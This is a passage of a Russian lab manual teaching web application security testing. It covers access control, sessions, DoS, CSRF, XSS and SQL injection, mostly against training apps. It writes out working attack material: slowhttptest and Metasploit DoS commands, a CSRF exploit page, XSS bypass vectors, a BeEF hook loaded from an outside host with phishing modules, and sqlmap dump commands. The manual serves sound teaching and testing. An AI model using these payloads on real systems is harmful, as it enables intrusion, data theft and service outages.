Выполнить тестирование защищенности механизма управления доступом исследуемого веб-приложения.

Последовательность действий

Шаг 1. Настроить работу браузера через штатный прокси- сервер Burp Suite. В веб-браузере открыть главную страницу те- стируемого веб-приложения www.test.app.com.

Шаг 2. Зарегистрироваться в веб-приложении. Получить иден-

тификатор учетной записи и пароль доступа к веб-приложению. Проанализировать предсказуемость идентификаторов пользовате- лей и, если это возможно, алгоритм назначения идентификаторов. Проанализировать реализованную в веб-приложении парольную политику. Оценить доступную сложность выбора паролей пользо- вателями. Опционально выполнить атаку полного перебора паро- лей.

Шаг 3. Перейти по ссылке для аутентификации в приложении. При этом необходимо убедиться, что форма аутентификации до- ступна только по протоколу HTTPS. Убедиться, что вводимые пользователем логин и пароль отправляются в зашифрованном виде по протоколу HTTPS. Убедиться, что логин и пароль не от- правляются с помощью HTTP-метода GET.

Шаг 4. Проверить, что в веб-приложении изменены стандарт- ные пароли для встроенных учетных записей. Проверить, что но- вые учетные записи создаются с различными паролями.

Шаг 5. Проверить возможность идентификации пользователей веб-приложения через формы регистрации, входа и восстановле- ния пароля.

Для этого следует ввести несуществующее имя пользователя (например, qawsedrf1234) и произвольный пароль, а затем имя су- ществующего пользователя и произвольный, но неправильный па- роль. В обоих случаях должно быть выведено одно и то же сооб- щение об ошибке вида «Ошибка в имени пользователя или невер- ный пароль». Также оба HTTP-ответа должны совпадать с точно- стью до изменяемых параметров и быть получены за одно и то же время. В противном случае веб-приложение имеет скрытый канал (оракул), позволяющий идентифицировать его пользователей.

Шаг 6. Проверить возможность реализации атаки подбора па- роля пользователя. Ввести имя пользователя. Ввести несколько раз неправильный пароль (5 – 10 раз). После этого ввести правильный

пароль для этой учетной записи. Ввести одинаковый пароль для разных учетных записей (для 5 – 10).

Проверить возможность доступа к веб-приложению. Блокиро- вание учетных записей пользователя после нескольких неудачных попыток входа создает условие для реализации DoS-атаки и не должно использоваться в механизмах защиты от атак подбора па- ролей. Вместо этого необходимо использовать возрастающие вре- менные задержки или средства анти-автоматизации (например, CAPTCHA).

Шаг 7. Проверить, что чувствительный контент (например, страницы с введенными номерами кредитных карт, счетов, адре- сов) не доступен через механизм History веб-браузера, а также не кэшируется им. Войти под учетной записью пользователя, перейти на страницу с чувствительным контентом. Ввести новые данные. Выйти из приложения. Нажать кнопку «Back». Пользователь не должен иметь возможность выполнять новые запросы (при кор- ректной реализации управления сессиями). Если при этом пользо- вателю доступны ранее запрашиваемые страницы, то это означает, что серверная часть веб-приложения не запретила веб-браузеру сохранять данные в истории.

Запрещение кэширования определяется наличием HTTP- заголовков Pragma, Cache-Control и Expires со следующими реко- мендованными значениями:

```
Pragma: no-cache
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Expires: -1
```

Шаг 8. Запустить веб-приложение Web Goat. Ввести логин: «guest», пароль: «guest».

Перейти по ссылке «Access Control Flaws → Bypass a Path Based Access Control». Изучить условия задачи. Ис- пользуя FireBug (или любой аналогичный инструмент), изменить значение AccessControlMatrix.html на ../../main.jsp. Нажать кнопку «View File».

Перейти по ссылке «LAB: Role Based Access Control → Stage 1». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Можно видеть, что от пользователя скрыта кнопка «DeleteProfile», так как он не должен иметь возможности уда- лять учетные записи. Нажать кнопку «View Profile». В Burp Suite просмотреть запрос. Используя FireBug (или любой анало- гичный инструмент), изменить HTML-размету, заменив элемент

```
<input type="submit" value="ViewProfile" name="action">
```

на элемент

```
<input type="submit" value="DeleteProfile" name="action">
```

Нажать кнопку «DeleteProfile». Просмотреть отправленный запрос в Burp Suite. Профиль пользователя будет удален.

Опционально решить задачу «LAB: Role Based Access Control → Stage 2».

Перейти по ссылке «LAB: Role Based Access Control → Stage 3». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Нажать кнопку «View Profile». В Burp Suite про- смотреть запрос. Можно видеть, что пользователю доступны дан- ные своего профиля. Используя FireBug (или любой аналогичный инструмент), изменить HTML-размету, заменив элемент

```
<option value="105" selected="">Tom Cat (employee)</option>
```

на элемент

```
<option value="103" selected="">Tom Cat (employee)</option>
```

Нажать кнопку «ViewProfile». Просмотреть отправленный запрос в Burp Suite. Будут выведены данные профиля пользователя Curly Stooge.

Опционально решить задачу «LAB: Role Based Access Control → Stage 4».

Перейти по ссылке «Remote admin access». Изучить условия задачи. Просмотреть подменю «Admin Functions». Перейти по ссылке WebGoat/attack? Screen=86&menu=200&admin=true. Просмотреть подменю «Admin Functions».

Вопросы и задания

1. Изучить рекомендации к защищенной реализации механизма хранения паролей. Исследовать механизм восстановления паролей выбранного веб-приложения.
2. Исследовать минимально допустимую длину и сложность паролей в произвольных пяти веб-приложениях из рейтинга ALEXA TOP 100.
3. Исследовать наличие оракулов в механизмах аутентифика- ции произвольных пяти веб-приложениях из рейтинга ALEXA TOP 100.

Тестирование защищенности механизма управления сессиями

Цель работы

Целью лабораторной работы является обучение современным методам и средствам тестирования защищенности механизма управления сессиями в веб-приложениях.

Краткие теоретические сведения

Сессия веб-приложения – это последовательность HTTP- запросов и соответствующих им HTTP-ответов, ассоциированных с конкретным пользователем. Протокол HTTP не имеет встроен- ных механизмов управления сессиями (stateless protocol) и поэтому механизм управления сессиями реализуется логикой веб- приложения. Как минимум, сессия создается при успешной аутен- тификации пользователя в веб-приложении. При этом генерирует- ся уникальный идентификатор (токен) сессии, ассоциированный с этим пользователем. Данный идентификатор передается в каждом HTTP-запросе и является аналогом пароля пользователя, так как любой HTTP-запрос, содержащий такой идентификатор, будет воспринят веб-приложением как запрос от легитимного пользова- теля.

Как правило, идентификатор сессии передается в заголовках Cookie средствами веб-браузера, реже в специальных HTTP- заголовках (например, X-Auth-Token) средствами AJAX. Передача идентификатора сессии в URL является наименее защищенной и в настоящее время, как правило, не применяется.

Приведем основные требования безопасности к реализации ме- ханизма управления сессиями [8]:

− имя сессионного идентификатора не должно позволять легко идентифицировать веб-приложение (например, PHPSESSID, ASP.NET_SessionId, JSESSIONID);

− длина сессионного идентификатора должна быть не менее 128 бит;

− энтропия сессионного идентификатора должна быть не менее 64 бит;

− передача сессионного идентификатора должна осуществляться в заголовках Cookie с флагами HttpOnly, Secure и выставлен- ным атрибутом Domain;

− после изменения состояния пользователя (вход в веб- приложение, смена пароля, смена роли, истечение таймаута не- активности и т.д.), критичного с точки зрения политики без-опасности, должен создаваться новый идентификатор сессии, а старый – аннулироваться;

− после изменения протокола HTTP на HTTPS должен создавать- ся новый идентификатор сессии, а старый – аннулироваться;

− аннулирование сессионного идентификатора должно быть реа- лизовано как на клиенте, так и на сервере;

− должны быть реализованы таймаут неактивности, абсолютный таймаут и таймаут обновления сессионного идентификатора.

Выделяют следующие основные атаки на механизмы управле- ния сессиями:

− фиксация сессии;

− подбор идентификатора сессии;

− перехват идентификатора сессии;

− кража идентификатора сессии.

Получение идентификатора сессии пользователя приводит, как правило, к получению злоумышленником всех прав пользователя.

Постановка задачи

Выполнить тестирование защищенности механизма управления сессиями исследуемого веб-приложения.

Последовательность действий

Шаг 1. Настроить работу браузера через штатный прокси- сервер Burp Suite. В веб-браузере открыть главную страницу тестируемого веб-приложения www.test.app.com. Просмотреть Cookie, определить, создается ли сессия для неаутентифицированных (анонимных) пользователей.

Шаг 2. Ввести корректные логин и пароль. Определить, что используется в качестве транспорта для передачи идентификатора сессии. Если для этого используется механизм Cookie, то определить имена cookie, их атрибуты (Secure, HttpOnly, Domain, Path, Expires) и значения. Проанализировать адекватность используемых атрибутов Cookie.

Шаг 3. Проанализировать имя идентификатора сессии, его структуру и значение, определить, используется ли кодирование или шифрование данных. Используя инструмент Sequencer в Burp Suite, проанализировать вероятностные характеристики последовательности идентификаторов сессий. Сделать вывод о соответствии реализации функции генерации идентификаторов требованиям безопасности. Сделать вывод о возможности использования атаки грубой силы для генерации сессионного идентификатора пользователя.

Шаг 4. Проверить аннулируемость сессии на серверной стороне. Сохранить Cookie в веб-браузере (можно использовать

расширение Export Cookies), выйти из приложения. Импортировать сохраненные ранее Cookie в браузер (можно использовать расширение Import Cookies). Перейти по любому адресу веб-приложения. Если вы попадете в предыдущую сессию, то это означает, что аннулирование сессии происходит только на клиенте. Проверить, что пользователь может завершить свою сессию в любой момент времени – каждая страница, доступная после аутентификации, содержит ссылку типа «Sign out», позволяющую завершить сессию. Проверить, какие механизмы таймаутов реализованы в веб-приложении.

Шаг 5. Проверить возможность выполнения атаки типа

«Фиксация сессии». Для этого проверить наличие следующего недостатка: веб-приложение не обновляет сессионный идентификатор, отправленный браузером пользователя, после успешной аутентификации последнего. Отправить запрос веб- приложению и получить сессионный идентификатор в Cookie:

```
GET / HTTP/1.1
Host: www.test.app.com
\r\n
```

Получить и проанализировать ответ

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: ID=d8eyYq3L0z2fgq10m4v; Path=/; secure
```

Аутентифицироваться, используя запрос с полученным иден- тификатором ID:

```
POST https://www.test.app.com/auth HTTP/1.1 Host: www.test.app.com
Cookie: ID=d8eyYq3L0z2fgq10m4v
\r\n user=test&password=Zz123456
```

Если аутентификация прошла успешно, то приложение уязвимо к атаке фиксации сессии.

Дополнительно убедиться, что идентификатор сессии передается только в Cookie и не раскрывается в лог-файлах, сообщениях об ошибках, URL и т.д.

Шаг 7. Проверить, что идентификатор сессии меняется после повторной аутентификации, смены пароля, роли и т.д.

Шаг 8. Проверить, что веб-приложение не позволяет иметь две одинаковые сессии с двух разных узлов сети.

Вопросы и задания

1. Предложить сценарий атаки, использующий недостаток ан- нулирования сессии только на клиентской стороне веб- приложения.
2. Используя поисковые системы (Google, Shodan), найти веб- приложения с механизмом URL Rewriting.
3. Написать сценарий JavaScript, устанавливающий или считы- вающий идентификатор сессии пользователя.

Тестирование на устойчивость к атакам отказа в обслуживании

Цель работы

Целью лабораторной работы является обучение методам и средствам тестирования веб-приложений на устойчивость к атакам отказа в обслуживании (DoS-атакам).

Краткие теоретические сведения

Целью реализации DoS-атаки является нарушение доступности веб-приложения. Это может быть достигнуто путем DoS-атаки на канал связи, программную платформу веб-сервера или на само веб-приложение.

Традиционно DoS-атаки являются сетевыми (используют недостатки сетевых технологий) и могут быть классифицированы по уровням модели ISO/OSI. Например, атаки ICMP Flood (L3) и DNS/NTP Amplification (L7) приводят к отказу канала связи, а атаки Ping of Death (L3), SYN Flood (L4), SSL Renegotiation DoS(L5/L6), HTTP Flood (L7), Slow HTTP (L7)

воздействуют на платформу веб-приложения (операционная система, веб-сервер, фрэймворк и т.д.).

Для достижения отказа в обслуживании с помощью атак прикладного уровня (L7) атакующему может потребоваться существенно меньшее количество ресурсов. Например, если для успешной реализация атаки SYN Flood она должна быть распределенной (DDoS) и использовать ботнет, то для реализации атак класса Slow HTTP DoS (Slowloris, Slow HTTP Post, Slow HTTP Read) обычно достаточно одного компьютера [10 – 13].

Вместе с тем для веб-приложений также характерны DoS-атаки уровня приложения, возможные из-за наличия уязвимостей в его коде [9]. Например, возможность проведения атаки типа SQL injection может позволить злоумышленнику удалить базу данных с учетными записями пользователей или выполнить запрос вида select benchmark(100000000, now()) для израсходования ресурсов системы. Также примерами атак уровня приложения являются атаки XML Billion Laughs (XML Bomb), XML Quadratic Blowup Attack, ZIP of Death (ZIP Bomb)

Постановка задачи

Выполнить тестирование устойчивости веб-приложения www.test.app.com к DoS-атакам на уровне протокола HTTP.

Последовательность действий

Шаг 1. Установить программу slowhttptest, доступную по URL вида https://code.google.com/p/slowhttptest. Изучить документацию. Запустить сетевой анализатор Wireshark.

Шаг 2. На тестовом стенде, эмулирующем работу веб-сервера www.test.app.com, установить и выполнить базовые настройки для веб-серверов Apache, Nginx и IIS. Запустить веб-сервер Apache.

Шаг 3. Запустить в отношении веб-сервера атаку Slowloris, просмотреть трассировку соединения, проверить доступность веб- сервера с помощью произвольного браузера:

```
# slowhttptest -H -c 3000 -r 3000 -i 50 -l 6000
–u http://www.test.app.com
```

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 4. Запустить в отношении веб-сервера атаку Slow HTTP POST, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

```
# slowhttptest -B -c 3000 -r 3000 -i 50 -l 6000
–u http://www.test.app.com
```

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 5. Запустить в отношении веб-сервера атаку Slow Read, выбрав файл достаточного размера, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

```
# slowhttptest -X -c 3000 -r 3000 -l 6000 -k 5 -n 50
-w 1 -y 2 -z 1 –u http://www.test.app.com/bigauth.js
```

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 6. Остановить сервер Apache. Запустить сервер Nginx.

Проделать предыдущие шаги в отношении сервера Nginx.

Шаг 7. Остановить сервер Nginx. Запустить сервер IIS. Проделать предыдущие шаги в отношении сервера IIS.

Шаг 8. В отношении сервера Apache выполнить атаку Apache Range Header. Проанализировать результаты. Выполнить команду

```
# slowhttptest -R -u http://www.test.app.com -t GET
-c 1000 -a 10 -b 3000 -r 500
```

Выполнить атаку Apache Range Header с использованием Metasploit Framework:

```
# msfconsole
> use auxiliary/dos/http/apache_range_dos
> show options
> set RHOSTS www.test.app.com
> set RPORT 80
> set RLIMIT 100
> set THREADS 3
> run
```

Вопросы и задания

1. Как можно по косвенным признакам определить уязвимость веб-сервера к атакам типа Slow HTTP DoS?
2. Реализовать механизмы защиты для веб-сервера Apache от атак Slow HTTP DoS.
3. Реализовать и протестировать веб-приложение, уязвимое к атаке XML Bomb.

Поиск уязвимостей к атакам CSRF

Цель работы

Целью лабораторной работы является обучение методам и средствам идентификации и эксплуатации уязвимостей веб- приложений к атакам CSRF.

Краткие теоретические сведения

Атака Cross-Site Request Forgery (CSRF или XSRF) переводится как «Межсайтовая подделка запросов» [14, 15]. Данная атака заключается в том, что злоумышленник вынуждает браузер пользователя отправить без ведома последнего произвольный HTTP-запрос.

Уязвимость к атаке CSRF обусловлена недостатками отсутствия или некорректности проверки веб-приложением источника (origin) HTTP-запросов.

Как правило, атака проводится в два этапа. На первом этапе злоумышленник подготавливает веб-ресурс (либо на своем собственном сервере, либо на каком-либо форуме или в социальной сети), содержащий код HTML или JavaScript и

вынуждающий браузер пользователя выполнить нужный злоумышленнику HTTP-запрос.

На втором этапе злоумышленник вынуждает жертву зайти на подготовленный им ресурс, передав ей ссылку с завлекающим текстом. Для этого злоумышленник может воспользоваться социальными сетями, электронной почтой или системами обмена мгновенными сообщениями, а также использовать методы социальной инженерии. Для маскировки адреса вредоносного веб- ресурса, злоумышленник может воспользоваться сервисом по сокращению URL (например, goo.gl или bit.ly).

Рекомендуемым общим методом защиты от атак CSRF является метод Synchronizer Token Pattern, осованный на использование случайных токенов [15]. Нерекомендуемыми методами защиты от атак CSRF являются:

− проверка HTTP-заголовка Referer;

− проверка наличия HTTP-заголовка X-Requested-With;

− использование дополнительных действий пользователя для подтверждения;

− использование заголовка Cookie (метод защиты «Double submit cookies»);

− отправка нескольких запросов;

− использование метода POST.

При реализации защиты от атак CSRF в первую очередь требуется убедиться, что приложение не содержит уязвимостей, позволяющих провести атаку XSS, так как почти все меры противодействия атакам CSRF могут быть преодолены через использование данной уязвимости.

Кроме того, необходимо проверить, что все действия, изменяющие состояние веб-приложения (действия по изменению или удалению различных объектов и т.п.), реализуются только с использованием метода POST (либо обычный POST, либо POST через AJAX).

Постановка задачи
Выполнить идентификацию и эксплуатацию уязвимостей к атакам CSRF.

Последовательность действий

Шаг 1. Запустить веб-приложение WebGoat. Ввести логин:

«guest», пароль: «guest». Перейти по ссылке «Cross-Site Scripting → Cross-Site Request Forgery». Изучить условия задачи. Ввести в поле «Title» значение «Hello», а в поле «Message» значение «test». Нажать кнопку «Submit». Просмотреть с помощью Burp Suite или аналогичного средства отправленный браузером запрос

Ввести в поле «Title» значение «Hello», а в поле «Message» следующий HTML-код:

```
<img src=http://localhost/WebGoat/attack?transferFunds=40 00>
```

Шаг 2. Перейти по ссылке «Cross-Site Scripting → CSRF Prompt By-Pass». Изучить условия задачи. Ввести в поле
«Title» значение «Hello», а в поле «Message» следующий HTML-код:

```
<img src="http://localhost/WebGoat/attack?transferFunds=4 000"
onerror="i1=document.createElement('img'); i1.src='http://localhost/WebGoat/attack?transferFund
s=CONFIRM'">
```

Шаг 3. Проверить уязвимость веб-приложения www.app.test.com к атакам CSRF. Найти функцию, меняющую состояние веб-приложения. Выполнить эту функцию. Просмотреть HTTP-запрос. Удалить из него заголовки Referer и X-Requested- With (если они имеются). Проверить, что в запросе используется метод POST. Проверить наличие в запросе параметра, соответствующего CSRF-токену (он может называться CSRF_token, CSRFToken, authenticity_token). Приложение уязвимо к атаке CSRF, если успешно выполнен один из следующих тестов:

− запрос не содержит CSRF-токенов в специальных заголовках и параметрах формы, а заголовки Referer и X-Requested-With мо- гут быть удалены из запросов без нарушения функционально- сти приложения;

− запрос содержит CSRF-токен, но последний может быть удален из-запроса без нарушения функциональности приложения;

− запрос содержит CSRF-токен, но значение последнего может быть любым или пустым;

− CSRF-токен одного пользователя может быть использован дру- гим пользователем;

− CSRF-токен является предсказуемым;

− приложение обрабатывает как POST-запросы с CSRF-токенами, так и GET-запросы без CSRF-токенов;

− существует hard-coded CSRF-токен для отладки и тестирования. Шаг 4. К обнаруженной уязвимости к атаке CSRF написать эксплоит. Например, пусть для удаления учетной записи

используется следующий запрос:

```
POST /delete HTTP/1.1 Host: www.app.test.com
Cookie: JSESSIONID=KxwexXHkDqzObNrFnXZN19Lq
\r\n user=test&en=187213&pp=true
```

Если данный запрос не содержит CSRF-токенов, то для эксплуатации CSRF-уязвимости можно разместить на ресурсе злоумышленника следующий HTML-код:

```
<html>
<body>
<form action="http://www.app.test.com/delete" method=POST>
    <input type="hidden" name="user" value="test">
    <input type="hidden" name="en" value="187213">
    <input type="hidden" name="pp" value="true">
</form>
<script>document.forms[0].submit()</script>
</body>
</html>
```

Перейти на веб-ресурс злоумышленника, убедиться, что подде- ланный запрос отправляется и обрабатывается приложением.

Вопросы и задания

1. Для веб-приложения, уязвимого к атаке CSRF, написать экс- плоит, отправляющий

данные типа multipart/form-data.

2. Для веб-приложения, уязвимого к атаке XSS, написать на языке JavaScript эксплоит, извлекающий CSRF-токен.
3. Показать, как, используя уязвимость к атаке CSRF, можно выполнить атаку XSS.

Поиск уязвимостей к атакам XSS

Цель работы

Целью лабораторной работы является обучение методам и средствам идентификации и эксплуатации уязвимостей веб- приложений к атакам XSS.

Краткие теоретические сведения

Атака Cross-Site Scripting (XSS) – это атака на веб-приложение, использующая недостатки неправильной обработки данных и позволяющая выполнить произвольный сценарий (JavaScript, VBScript) в контексте источника (origin) уязвимого веб- приложения.

Атаки XSS классифицируются по вектору и способу воздействия. По вектору воздействия атаки XSS бывают отраженными (reflected), устойчивыми (persistent) и основанными на объектной модели документа (DOM-based). По вектору атаки XSS делятся на активные и пассивные.

Устойчивая атака XSS – это XSS атака, в результате которой введенный злоумышленником код сохраняется на веб-сервере и возвращается пользователю в запросе не содержащем вектор атаки.

Отраженная атака XSS – XSS атака, в результате которой код, введенный злоумышленником, передается пользователю в ответе на тот же запрос, в котором передан вектор атаки.

Атака XSS, называется DOM-based, если код злоумышленника может быть выполнен в браузере пользователя без отправки запроса на сервер веб-приложения.

В результате успешной реализации атаки XSS злоумышленник может выполнить, например, следующие действия:

− перенаправить пользователя на любой веб-сайт;

− получить аутентификационные данные пользователя, переда- ющиеся в Cookie;

− получить любые данные, к которым имеет доступ клиентская часть веб-приложения;

− получить доступ к внутренней сети пользователя;

− выполнить Deface веб-сайта и т.д.

В общемировой практике тестирования защищенности веб- приложений в качестве доказательства уязвимости приложения к атаке XSS принято демонстрировать возможность выполнения JavaScript-кода вида alert(1), prompt(/XSS/), confirm(0) и т.п.

При тестировании наличия уязвимости к атакам XSS важно определять контекст, в который выводятся данные. Существуют следующие виды контекстов: HTML, SCRIPT, STYLE, URL и ат- рибутный [16]. Ниже приведены примеры XSS-векторов для каж- дого из контекстов:

```
<h1>Hello,<img/src=1 onerror=prompt(0)></h1>
<script>var name="";alert(1);";</script>
<a  href="javascript:alert&lpar;1rpar;">ClickMe</a>
<div class=""onmouseover="alert(1);">…</div>
```

…

Постановка задачи

Выполнить идентификацию и эксплуатацию уязвимостей к атакам XSS.

Последовательность действий

Шаг 1. Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2. Перейти по ссылке «XSS → Example 1». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Шаг 3. Перейти по ссылке «XSS → Example 2». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово script фильтруется. Ввести вектор

<ScRipT>alert(1)</sCrIpT>

Шаг 4. Перейти по ссылке «XSS → Example 3». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово <script> вырезается. Ввести вектор

<scr<script>ipt>alert(1)</s</script>cript>

Шаг 5. Перейти по ссылке «XSS → Example 4». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово <script> вырезается корректно. Ввести вектор

<img/src=1 onerror=alert(1)>

Шаг 6. Перейти по ссылке «XSS → Example 5». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектора

```
<script>alert(1)</script>
<img/src=1 onerror=alert(1)>
```

Убедиться, что слово alert вырезается корректно. Ввести вектора

```
<img/src=1 onerror=\u0061alert(1)>
<img/src=1 onerror=prompt(1)>
<img src=1 onerror="t=/aler/.source%2b/t(1)/.source; eval(t)">
```

Шаг 7. Перейти по ссылке «XSS → Example 6». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектора

```
";alert(1);"
</script><script>alert(1);//
```

Шаг 8. Перейти по ссылке «XSS → Example 7». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

```
";alert(1);"
```

Убедиться, что символ " кодируется в HTML-сущность &quot. В качестве переменной name ввести вектор

```
';alert(1);'
```

Шаг 9. Перейти по ссылке «XSS → Example 8». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. Вводимые данные кодируются корректно. Изменить URL на следующий:

```
xss/example8.php/"onsubmit="alert(1)
```

Шаг 10. Перейти по ссылке «XSS → Example 9». Проанализировать логику функционирования веб-приложения. Определить контекст и тип возможной атаки XSS. В браузере перейти по ссылке

```
xss/example9.php#<script>alert(1)</script>.
```

Убедиться, что никакого HTTP-запроса не отправляется.

Шаг 11. Запустить среду эксплуатации уязвимостей BeEF. Перейти по ссылке «XSS → Example 1». В качестве значения параметра name ввести вектор

<script src="http://1.1.1.1:3000/hook.js"></script>

Перейти в консоль BeEF, ввести стандартные логин и пароль (beef:beef). В разделе «Online Browser» должен отображаться ваш браузер. Во вкладке «Details» просмотреть информацию о браузе- ре и компьютере. Перейти во вкладку «Commands». Выполнить следующие команды и проанализировать полученные результаты:

- «Create Alert Dialog»;
- «Redirect Browser», перенаправив пользователя на сайт http://evil.com;
- «Clickjacking»;
- «Clippy»;
- «Fake Notification Bar»;
- «Google Phishing»;
- «Pretty Theft».

Вопросы и задания

1. Выполнить все задания по поиску уязвимостей к атакам XSS на сайте xss-game.appspot.com.
2. Выполнить несколько заданий по поиску уязвимостей к ата- кам XSS на сайте escape.alf.nu.
3. Выполнить несколько заданий по поиску уязвимостей к ата- кам XSS на сайте prompt.ml.

Поиск уязвимостей к атакам SQL-injection

Цель работы

Целью лабораторной работы является обучение методам и средствам идентификации и эксплуатации уязвимостей в веб- приложениях к атакам SQL-injection.

Краткие теоретические сведения

Атака внедрения операторов SQL (SQL-injection) – это внедрение во входные данные, обрабатываемые веб-приложением, операторов языка SQL.

Необходимым условием уязвимости к атаке SQL-injection является недостаточная обработка входных недоверенных данных при формировании веб-приложением SQL-запросов, зависящих от этих данных. Атака SQL-injection позволяет злоумышленнику получить непосредственный доступ к данным через механизмы СУБД в обход логики веб-приложения.

В зависимости от используемой веб-приложением СУБД и условий внедрения выделяют следующие разновидности атак SQL-injection [17]:

- классическая;
- «слепая» типа boolean-based;
- «слепая» типа time-based;
- error-based;
- вложенная;

− фрагментированная.

Рассмотрим примеры базовых тестов, обнаруживающих уязвимость параметра id к атаке SQL-injection:

- http://www.test.app.com/index?id=1'
- http://www.test.app.com/index?id=1"
- http://www.test.app.com/index?id=1' order by 1000
- http://www.test.app.com/index?id=1"--
- http://www.test.app.com/index?id=1'/*
- http://www.test.app.com/index?id=1"#
- http://www.test.app.com/index?id=1 and 1=1--
- http://www.test.app.com/index?id=1 and 1=2—
- http://www.test.app.com/index?id=1' and '1'='1
- http://www.test.app.com/index?id=1' and '1'='2

Постановка задачи

Выполнить идентификацию и эксплуатацию уязвимостей к атакам SQL-injection.

Последовательность действий

Шаг 1. Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2. Перейти по ссылке «SQL injections → Example 1». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example1.php?name=root'
- sqli/example1.php?name=root"
- sqli/example1.php?name=root'%201=1
- sqli/example1.php?name=root'%201=1#
- sqli/example1.php?name=root'%201=1%20—
- sqli/example1.php?name=root'%201=1%20/*
- sqli/example1.php?name=root'%20'1'='1
- sqli/example1.php?name=root'%20'1'='2
- sqli/example1.php?name=root'%23sqli

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Выполнить следующую ко- манду:

```
# python sqlmap.py –p name —dmbs=mysql —dump
–u http://IP_address/sqli/example1.php?name=root
```

Просмотреть результаты работы программы, просмотреть полу- ченные данные из базы данных.

Шаг 2. Перейти по ссылке «SQL injections → Example 2». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example2.php?name=root%20and%201=1
- sqli/example2.php?name=root'%09and%09'1'='1
- sqli/example2.php?name=root'%09and%09'1'='2

- sqli/example2.php?name=root'%2b%2b'

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Запустить sqlmap, убедить- ся, что в данном случае он не смог идентифицировать уязвимый параметр.

Шаг 3. Перейти по ссылке «SQL injections → Example 3». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example3.php?name=root%20and%201=1
- sqli/example3.php?name=root'/**/and/**/'1'='1
- sqli/example3.php?name=root'/**/and/**/'1'='2
- sqli/example3.php?name=root'%2b%2b'

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Запустить sqlmap, убедить- ся, что в данном случае он не сможет идентифицировать уязвимый параметр.

Шаг 4. Перейти по ссылке «SQL injections → Example 4». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example4.php?id=2
- sqli/example4.php?id=2'
- sqli/example4.php?id=2"
- sqli/example4.php?id=1%2b1
- sqli/example4.php?id=0%2b2
- sqli/example4.php?id=3-1

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Выполнить следующую команду:

```
# python sqlmap.py –p id —dmbs=mysql —dump
–u http://IP_address/sqli/example4.php?id=1
```

Просмотреть полученные данные из базы данных. Просмотреть исходный код PHP-сценария.

Шаг 5. Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example5.php?id=2
- sqli/example5.php?id=2'
- sqli/example5.php?id=2"
- sqli/example5.php?id=1%2b1
- sqli/example5.php?id=0%2b2
- sqli/example5.php?id=3-1

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Выполнить следующую команду:

```
# python sqlmap.py –p id —dmbs=mysql —dump
–u http://IP_address/sqli/example5.php?id=1
```

Просмотреть полученные данные из базы данных. Просмотреть исходный код PHP-сценария.

Шаг 6. Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения.

Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example6.php?id=2
- sqli/example6.php?id=2'
- sqli/example6.php?id=2"
- sqli/example6.php?id=1%2b1
- sqli/example6.php?id=0%2b2
- sqli/example6.php?id=3-1
- sqli/example6.php?id=5-3

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не может проэксплуатировать уязвимый параметр. Просмотреть исходный код PHP-сценария.

Шаг 7. Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example7.php?id=2
- sqli/example7.php?id=2'
- sqli/example7.php?id=2"
- sqli/example7.php?id=1%2b1
- sqli/example7.php?id=3-1
- sqli/example7.php?id=2%0Aand%201=1
- sqli/example7.php?id=2%0Aand%201=2
- sqli/example7.php?id=2%0A%23sqli

